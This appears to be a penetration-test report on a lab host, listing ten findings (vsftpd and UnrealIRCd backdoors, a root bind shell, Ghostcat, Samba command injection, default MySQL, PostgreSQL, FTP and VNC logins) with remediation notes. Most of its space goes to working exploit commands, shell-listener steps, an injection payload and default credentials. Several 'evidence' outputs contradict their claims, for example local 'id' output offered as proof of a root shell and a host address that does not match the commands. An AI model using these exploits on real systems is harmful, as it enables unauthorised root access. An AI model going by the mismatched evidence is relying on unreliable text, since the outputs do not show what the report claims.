

1. Title: VSFTPD 2.3.4 Backdoor Remote Code Execution

Findings: [CVE-2011-2523], [Host: 192.168.159.131]

Remediation: Immediately remove the vulnerable VSFTPD 2.3.4 package and upgrade to a secure version from a trusted vendor. If FTP is not required, disable the service entirely and restrict access using firewall rules.

POC:

- Connect to the FTP service:
ftp 192.168.159.131
- Use a username containing :) (backdoor trigger):
Username: test:)
Password: test
- Observe that port 6200/tcp opens.

```
(kali㉿kali)-[~]
└─$ nmap -p 6200 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 09:34 EST
Nmap scan report for 192.168.159.131
Host is up (0.00067s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 00:0C:29:FA:DD:2A (VMware)


Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

- Connect to the shell:

nc 192.168.159.131 6200

Id

- **Evidence:** uid=0(root)
- **Impact:** Unauthenticated attacker gains root-level command execution.
- **Output:**



```
[kali㉿kali]-[~]
└─$ nc 192.168.159.131 6200
Connected to 192.168.159.131.
220 (vsFTPd 2.3.4)
Name (192.168.159.131:kali): test:
331 Please specify the password.
Password:
421 Service not available, remote server timed out. Connection closed.
ftp: Login failed
ftp: 
```

```
[kali㉿kali]-[~]
└─$ id
uid=0(root) gid=0(root)
whoami
root
```

2. Title: Unauthenticated Root Bind Shell (Port 1524)

Findings: [Unauthenticated Remote Root Shell], [Port: 1524], [Host: 192.168.1.20]

Remediation: Immediately investigate and terminate any process listening on port 1524, as this port is commonly associated with malicious backdoors and root bind shells. Remove any unauthorized services or scripts responsible for spawning the shell.

POC:

- Run the command in terminal:
nc 192.168.159.131 1524
- **Evidence:** Port 1524 was open and provided unauthenticated shell access. Connecting to the port resulted in a root-level shell without credentials.

- **Impact:** An attacker can gain full root access, leading to complete system compromise, data theft, malware installation, and further network attacks.
- **Output:**

```
(kali㉿kali)-[~]
└─$ nc 192.168.159.131 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

3. Title: Apache Tomcat AJP Ghostcat Remote File Read / RCE

Findings: [CVE-2020-1938], [Host: 192.168.159.131]

Remediation: Disable the AJP connector if not required. Upgrade Apache Tomcat to a patched version and restrict AJP access to trusted IP addresses only.

POC:

- Verify AJP port is open:
- **nmap -p 8009 192.168.159.131**

```
(kali㉿kali)-[~]
└─$ nmap -p 8009 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 09:36 EST
Nmap scan report for 192.168.159.131
Host is up (0.00064s latency).

PORT      STATE SERVICE
8009/tcp  open  ajp13
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

- Read internal config file using Ghostcat PoC tool:

python ajpShooter.py http://192.168.159.131 8009 /WEB-INF/web.xml

- **Evidence:** Contents of web.xml displayed

- **Impact:** Internal files disclosure -> credential leakage -> possible RCE.

- **Output:**

```
(kali㉿kali)-[~]
└─$ python3 ghostcat.py -p 8009 -f WEB-INF/web.xml 192.168.159.131
Getting resource at ajp13://192.168.159.131:8009/asdf

[b'<?xml version="1.0" encoding="ISO-8859-1"?>\n!—\n Licensed to the Apache Software Foundation (ASF) under one or more\n contributor license agreements. See the NOTICE file distributed\n with this work for additional information regarding copyright ownership.\n The ASF licenses\n this file to You under the Apache License, Version 2.0\n (the "License"); you may not use this\n file except in compliance with\n the License. You may obtain a copy of the License at\n\n http://www.apache.org/licenses/LICENSE-2.0\n\n Unless required by applicable law or agreed\n to in writing, software\n distributed under the License is distributed on an "AS IS" BASIS,\n WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.\n See the License\n for the specific language governing permissions and\n limitations under the License.\n!—\n<web-app xmlns="http://java.sun.com/xml/ns/j2ee"\n         xmlns:xsi="http://www.w3.org/2001/XMLSchema-\n         instance"\n         xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/\n         j2ee/web-app_2_4.xsd"\n         version="2.4">\n             <display-name>Welcome to Tomcat</display-name>\n             <description>\n                 Welcome to Tomcat\n             </description>\n             JSPC servlet mappings start\n             <servlet>\n                 <servlet-name>org.apache.jsp.index_jsp</servlet-name>\n                 <se-\n                 rvlet-class>org.apache.jsp.index_jsp</servlet-class>\n                 </servlet>\n             <servlet-mapping>\n                 <servlet-name>org.apache.jsp.index_jsp</servlet-name>\n                 <url-pattern>/index.jsp</url-pattern>\n             </servlet-mapping>\n         JSPC servlet mappings end\n     </web-app>\n']
```


4. Title: UnrealIRCd Backdoor Remote Code Execution

Findings: [CVE-2010-2075], [Host: 192.168.159.131]

Remediation: Remove the compromised UnrealIRCd package and reinstall a clean, verified version. Validate binaries using checksums and restrict IRC service exposure.

POC:

- **Set up Listener:** In one terminal, run nc -vnlp 4444 to wait for the connection.
- **Run Script:** In a second terminal, run ./exploit_unreal.sh.
- **Provide Details:** Enter the target IP (192.168.159.131), the target port (6667), and Port (4444).
- **Confirm Root:** Once the "Sent payload" message appears, go to your listener terminal and type id to confirm you have root access.
- **Evidence:** Command output returned
- **Impact:** Remote unauthenticated command execution.
- **Output:**



The image shows two terminal windows side-by-side. The left terminal window shows the command ./exploit_unreal.sh being run, followed by a series of prompts for target information (IP: 192.168.159.131, port: 6667, reverse shell port: 4444). The right terminal window shows the nc -vnlp 4444 command being run, followed by a message indicating a connection from the exploit host. The final line shows the user has gained root privileges (uid=0(root) gid=0(root)).

5. Title: MySQL Weak / Default Credentials


Findings: [Host: 192.168.159.131], MySQL allows access using weak/default credentials on port 3306.

Remediation: Enforce strong passwords, disable remote root login, remove default accounts, and restrict MySQL access via firewall.

POC:

- Run the command:
mysql -h 192.168.159.131 -u root --skip-ssl

- Output:



The image shows a terminal window displaying a MySQL connection attempt. The command mysql -h 192.168.159.131 -u root --skip-ssl is run, followed by the MySQL monitor prompt. The connection is successful, and the user is logged in as root.

6. Title: Samba Username Map Script Command Execution

Findings: [CVE-2007-2447], [Host: 192.168.159.131]

Remediation: Upgrade Samba to the latest stable version. Disable the username map script option and restrict SMB access using firewall and network segmentation.

POC:

- Run the command in terminal:
`smbclient //192.168.159.131/tmp -U "/=`id`"`
- **Evidence:** uid= output in response
- **Impact:** Arbitrary command execution via SMB service.
- **Output:**

```
(kali㉿kali)-[~]
└─$ smbclient //192.168.159.131/tmp -U "/=`id`"
Password for [=uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),125(lpadmin),133(wireshark),135(kaboxer)]:
```

7. Title: NFS Share Misconfiguration (No Root Squash)

Findings: [Host: 192.168.159.131], NFS export / is shared with * (world-accessible), allowing root-level access to the filesystem.

Remediation: Restrict NFS exports to specific IPs, enable root_squash, and avoid sharing sensitive directories.

POC:

- Run the command in terminal:
`showmount -e 192.168.159.131`
- **Evidence:** showmount -e 192.168.159.131 reveals the root (/) NFS share exported to all hosts (*), indicating unrestricted access.
- **Impact:** An attacker can mount the NFS share, read/write critical system files, and potentially gain root-level access to the server.
- **Output:**

```
(kali㉿kali)-[~]
└─$ showmount -e 192.168.159.131
Export list for 192.168.159.131:
/ *
```

8. Title: FTP Default Login

Findings: [Host: 192.168.159.131], FTP service allows authentication using default/anonymous credentials on port 21.

Remediation: Disable anonymous FTP, enforce strong user authentication, use SFTP/FTPS, and restrict access via firewall.

POC:


- Run the command in terminal:

```
ftp 192.168.159.131
```

```
Name: anonymous
```

```
Password: anonymous
```

- **Evidence:** Successful FTP login using default/anonymous credentials.
- **Impact:** Unauthorized users can access, upload, or download files, leading to data exposure or further system compromise.
- **Output:**



```
(kali㉿kali)-[~]
└─$ ftp 192.168.159.131
Connected to 192.168.159.131.
220 (vsFTPd 2.3.4)
Name (192.168.159.131:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

9. Title: VNC Weak Authentication / Brute Force Login

Findings: [No CVE Assigned], [Host: 192.168.159.131]

Remediation: Enforce strong passwords for VNC, enable authentication, restrict access via firewall rules, and consider tunneling VNC traffic through SSH.

POC:

- Run the command in terminal:
vncviewer 192.168.159.131:0
- Use weak password:
password
- **Evidence:** Successful desktop access
- **Impact:** Unauthorized graphical access to the system.
- **Output:**



10. Title: PostgreSQL Default Credentials

Findings: [CVE-1999-0501], [Host: 192.168.159.131]

Remediation: Change all default database credentials immediately. Enforce strong password policies and restrict database access to trusted IP addresses only.

POC:

- Run the command in terminal:
psql -h 192.168.159.131 -U postgres

- Enter password:
postgres
- **Evidence:** Successful database login
- **Impact:** Full database access -> data theft or manipulation.
- **Output:**

```
(kali㉿kali)-[~]
└─$ psql -h 192.168.159.131 -U postgres
Password for user postgres:
psql (17.5 (Debian 17.5-1), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
          Some psql features might not work.
Type "help" for help.

postgres=# █
```